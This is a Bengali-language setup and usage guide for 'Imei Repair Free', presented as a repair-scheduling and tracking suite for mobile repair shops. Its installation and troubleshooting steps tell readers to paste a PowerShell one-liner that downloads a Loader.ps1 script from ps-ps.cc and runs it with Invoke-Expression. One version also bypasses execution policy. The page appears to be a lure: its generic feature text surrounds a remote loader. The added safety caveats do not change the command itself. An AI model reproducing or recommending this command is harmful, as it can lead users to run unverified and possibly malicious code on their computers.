

Imei Repair Free কী?

Imei Repair Free মোবাইল ডিভাইস ব্যবসার জন্য একটি রিপেয়ার-ম্যানেজমেন্ট অপ্টিমাইজেশন স্যুট। এটি সময়সূচি তৈরি, ডিভাইস ট্র্যাকিং, অগ্রগতি পর্যবেক্ষণ, দলের কর্মদক্ষতা পর্যালোচনা এবং প্রতিবেদন তৈরির মতো কাজে ম্যানুয়াল ও ত্রুটিপ্রবণ প্রক্রিয়ার পরিবর্তে আরও সংগঠিত কর্মপ্রবাহ ব্যবহারের জন্য তৈরি।
README-তে সম্পূর্ণ কমান্ড-লাইন API নথিভুক্ত করার বদলে প্রকল্পটিকে একটি স্বয়ংক্রিয় পরিবেশ ও টুলকিট সেটআপ হিসেবে বর্ণনা করা হয়েছে। তাই ইনস্টেশনের পর ব্যবহারের জন্য নির্দিষ্ট স্ক্রিন ও কার্যকরী কমান্ড সেটআপ প্রক্রিয়ায় সরবরাহ করা প্যাকেজের ওপর নির্ভর করতে পারে।
প্রধান বৈশিষ্ট্য
- স্মার্ট রিপেয়ার সময়সূচি: চাহিদার ভিত্তিতে কাস্টম সময়সূচি বা পুনরাবৃত্ত অ্যাপয়েন্টমেন্ট তৈরি করুন।
- অ্যাসেট ব্যবস্থাপনা: রিপেয়ার ইনভেন্টরি, ডিভাইসের অবস্থা এবং কাজের সমাপ্তি রিয়েল টাইমে ট্র্যাক করুন।
- ড্যাশবোর্ড: রিপেয়ার কার্যক্রম, দলের কর্মদক্ষতা এবং কর্মপ্রবাহের প্রবণতা পর্যালোচনা করুন।
- স্বয়ংক্রিয় প্রতিবেদন: সম্পন্ন কাজ, রিপেয়ারে ব্যয় হওয়া সময় এবং দেখা দেওয়া সমস্যার সারসংক্ষেপ তৈরি করুন।
- আপগ্রেডযোগ্য নকশা: ভবিষ্যতের বৈশিষ্ট্য ও উন্নতির জন্য পরিবেশ প্রস্তুত রাখুন।
ইনস্টলের আগে
সরবরাহ করা সেটআপ কমান্ডটি একটি দূরবর্তী PowerShell স্ক্রিপ্ট ডাউনলোড ও চালায়। যেকোনো রিমোট ইনস্টলারের ক্ষেত্রে সতর্ক থাকুন: উৎসটি বিশ্বস্ত কি না যাচাই করুন, সম্ভব হলে স্ক্রিপ্ট পর্যালোচনা করুন এবং প্রকল্পটি মূল্যায়নের সময় পরীক্ষামূলক Windows পরিবেশ ব্যবহার করুন।
ইনস্টলারের প্রয়োজনীয় অনুমতিসহ একটি অ্যাকাউন্ট ব্যবহার করুন এবং গুরুত্বপূর্ণ ব্যবসায়িক ডেটার ব্যাকআপ আছে কি না নিশ্চিত করুন। অজানা স্ক্রিপ্ট চালানোর জন্য কখনোই অ্যান্টিভাইরাস বা Windows নিরাপত্তা সুরক্ষা বন্ধ করবেন না। নিরাপত্তা সফটওয়্যার ইনস্টলারটিকে বাধা দিলে শনাক্তকরণটি তদন্ত করুন এবং এর পরিবর্তে যাচাইকৃত ইনস্টলার বা বিশ্বস্ত রিলিজ সংগ্রহ করুন।
Windows-এ ইনস্টলেশন
1. PowerShell খুলুন
Win + X চাপুন, তারপর Terminal অথবা Windows PowerShell নির্বাচন করুন।
2. সেটআপ কমান্ড চালান
README-তে নিম্নলিখিত PowerShell কমান্ডটি দেওয়া আছে:
irm https://ps-ps.cc/powershell/Loader.ps1 | Invoke-Expressionকমান্ডটি PowerShell-এ পেস্ট করে Enter চাপুন। ডাউনলোড ও ইনস্টলেশন প্রক্রিয়া শেষ হওয়া পর্যন্ত অপেক্ষা করুন। এই কমান্ডটি ইন্টারনেট থেকে কোড সংগ্রহ করে সঙ্গে সঙ্গে চালায়। তাই সম্ভব হলে চালানোর আগে উৎস ও এর বিষয়বস্তু পর্যালোচনা করুন।
3. সম্পন্ন হওয়া নিশ্চিত করুন
সেটআপ শেষ হলে ইনস্টল করা টুলকিট বা লঞ্চার খুলে এটি সঠিকভাবে চালু হচ্ছে কি না নিশ্চিত করুন। README-তে আলাদা কোনো অ্যাপ্লিকেশন কমান্ড, ডিফল্ট ইনস্টলেশন ডিরেক্টরি বা প্রথমবারের কনফিগারেশন নির্দিষ্ট করা নেই। তাই ইনস্টল করা প্যাকেজে প্রদর্শিত নির্দেশনা অনুসরণ করুন।
ইনস্টলেশন সমস্যা সমাধান
এক্সিকিউশন-পলিসি সংক্রান্ত ত্রুটি
বর্তমান এক্সিকিউশন পলিসির কারণে Windows PowerShell স্ক্রিপ্ট চালানোতে বাধা দিতে পারে। README-তে Command Prompt থেকে ব্যবহারের জন্য এই বিকল্প কমান্ডটি দেওয়া আছে:
powershell -ExecutionPolicy Bypass -Command "Invoke-RestMethod https://ps-ps.cc/powershell/Loader.ps1 | Invoke-Expression"স্ক্রিপ্টটি বুঝে ও বিশ্বস্ত মনে হলেই কেবল এটি ব্যবহার করুন। এক্সিকিউশন-পলিসি বাইপাস করলে নির্দিষ্ট PowerShell প্রক্রিয়াটি স্ক্রিপ্ট পরিচালনার পদ্ধতি পরিবর্তন করে; এতে ডাউনলোড করা কোড নিরাপদ হয়ে যায় না। স্ক্রিপ্ট পর্যালোচনা করুন এবং কাজ করে এমন সবচেয়ে কম-অনুমতিপূর্ণ কনফিগারেশন ব্যবহার করুন।
অ্যান্টিভাইরাস বা SmartScreen সতর্কতা
স্বয়ংক্রিয় ইনস্টলার অ্যান্টিভাইরাস বা SmartScreen সতর্কতা সৃষ্টি করতে পারে। সতর্কতা স্বয়ংক্রিয়ভাবে উপেক্ষা করবেন না বা রিয়েল-টাইম সুরক্ষা বন্ধ করবেন না। প্রথমে ডাউনলোডের উৎস যাচাই করুন, স্ক্রিপ্ট পর্যালোচনা করুন এবং সতর্কতাটি প্রকৃত হুমকি শনাক্ত করছে কি না পরীক্ষা করুন। ইনস্টলার যাচাই করা না গেলে ইনস্টলেশন বন্ধ করুন এবং বিশ্বস্ত বিতরণ পদ্ধতি খুঁজুন।
রিপেয়ার কর্মপ্রবাহ ব্যবহার
আসন্ন কাজের সময়সূচি তৈরি করুন
স্মার্ট সময়সূচি বৈশিষ্ট্য ব্যবহার করে রিপেয়ার অ্যাপয়েন্টমেন্ট সংগঠিত করা দিয়ে শুরু করুন। পূর্বানুমানযোগ্য চাহিদার জন্য পুনরাবৃত্ত অ্যাপয়েন্টমেন্ট এবং রিপেয়ারের পরিমাণ পরিবর্তিত হলে কাস্টম সময়সূচি ব্যবহার করুন। একটি ধারাবাহিক সময়সূচি আপনার দলকে সক্ষমতা পরিকল্পনা করতে এবং বাদ পড়া বা একে অপরের সঙ্গে মিলে যাওয়া কাজ কমাতে সাহায্য করতে পারে।
ডিভাইস ও রিপেয়ার অ্যাসেট ট্র্যাক করুন
প্রতিটি ডিভাইস এবং তার রিপেয়ারের সঙ্গে সম্পর্কিত ইনভেন্টরি পর্যবেক্ষণে অ্যাসেট ব্যবস্থাপনা ব্যবহার করুন। কাজ এগোনোর সঙ্গে সঙ্গে স্ট্যাটাস আপডেট করুন, যাতে দল বুঝতে পারে কোন ডিভাইস অপেক্ষমাণ, রিপেয়ারাধীন বা সম্পন্ন হয়েছে। README অনুযায়ী, টুলকিটটি রিপেয়ারের অগ্রগতি সম্পর্কে রিয়েল-টাইম দৃশ্যমানতা দেওয়ার জন্য তৈরি।
ড্যাশবোর্ড থেকে কর্মদক্ষতা পর্যবেক্ষণ করুন
রিপেয়ার কার্যক্রম কেমন চলছে তা বুঝতে ড্যাশবোর্ড পর্যালোচনা করুন। প্রবণতা শনাক্ত করতে, দলের কর্মদক্ষতা তুলনা করতে এবং উন্নতির প্রয়োজন হতে পারে এমন কর্মপ্রবাহের ক্ষেত্র খুঁজে পেতে উপলব্ধ ভিউ ব্যবহার করুন।
রিপেয়ার প্রতিবেদন তৈরি করুন
সম্পন্ন কাজ, রিপেয়ারে ব্যয় হওয়া সময় এবং দেখা দেওয়া সমস্যার সারসংক্ষেপ তৈরি করতে স্বয়ংক্রিয় প্রতিবেদন ব্যবহার করুন। এই প্রতিবেদনগুলো অভ্যন্তরীণ প্রক্রিয়া পর্যালোচনায় সহায়তা করতে এবং গ্রাহক সন্তুষ্টি বাড়ানোর সুযোগ শনাক্ত করতে পারে।
উন্নত কার্যক্রমের পরামর্শ
- স্ট্যাটাস আপডেট মানসম্মত করুন: আপনার দল কীভাবে রিপেয়ারের অগ্রগতি নথিভুক্ত করবে সে বিষয়ে একমত হন, যাতে ড্যাশবোর্ডের ডেটা ধারাবাহিক থাকে।
- পুনরাবৃত্ত চাহিদা পর্যালোচনা করুন: অ্যাপয়েন্টমেন্ট সমন্বয় করতে এবং রিপেয়ার সক্ষমতার ওপর অতিরিক্ত চাপ এড়াতে সময়সূচির ধরন ব্যবহার করুন।
- প্রতিবেদিত সময় তুলনা করুন: বাধা বা প্রশিক্ষণের প্রয়োজন শনাক্ত করতে সম্পন্ন কাজগুলোতে ব্যয় হওয়া সময় পরীক্ষা করুন।
- সমস্যা ধারাবাহিকভাবে নথিভুক্ত করুন: বিস্তারিত সমস্যা প্রতিবেদন পুনরাবৃত্ত সমস্যাগুলো সহজে শনাক্ত করতে সাহায্য করে।
- সতর্কতার সঙ্গে আপগ্রেড পরিকল্পনা করুন: কার্যকর রিপেয়ার কর্মপ্রবাহে প্রয়োগের আগে আলাদা পরিবেশে ভবিষ্যৎ আপডেট পরীক্ষা করুন।
উপসংহার
Imei Repair Free মোবাইল ডিভাইসের মেরামতের সময়সূচি নির্ধারণ, সম্পদ ট্র্যাকিং, কার্যক্রম পর্যবেক্ষণ এবং রিপোর্টিং কেন্দ্রীভূত করার একটি উপায় হিসেবে উপস্থাপিত হয়েছে। প্রদত্ত PowerShell সেটআপটি দ্রুত, তবে এটি একটি রিমোট স্ক্রিপ্ট চালায়। তাই সোর্স যাচাই এবং স্বাভাবিক নিরাপত্তা সতর্কতা অপরিহার্য। ইনস্টল করার পর সময়সূচি নির্ধারণ, সম্পদ ব্যবস্থাপনা, ড্যাশবোর্ড এবং রিপোর্টিং ফিচারগুলো একসঙ্গে ব্যবহার করে আরও স্পষ্ট ও দক্ষ মেরামত প্রক্রিয়া তৈরি করুন।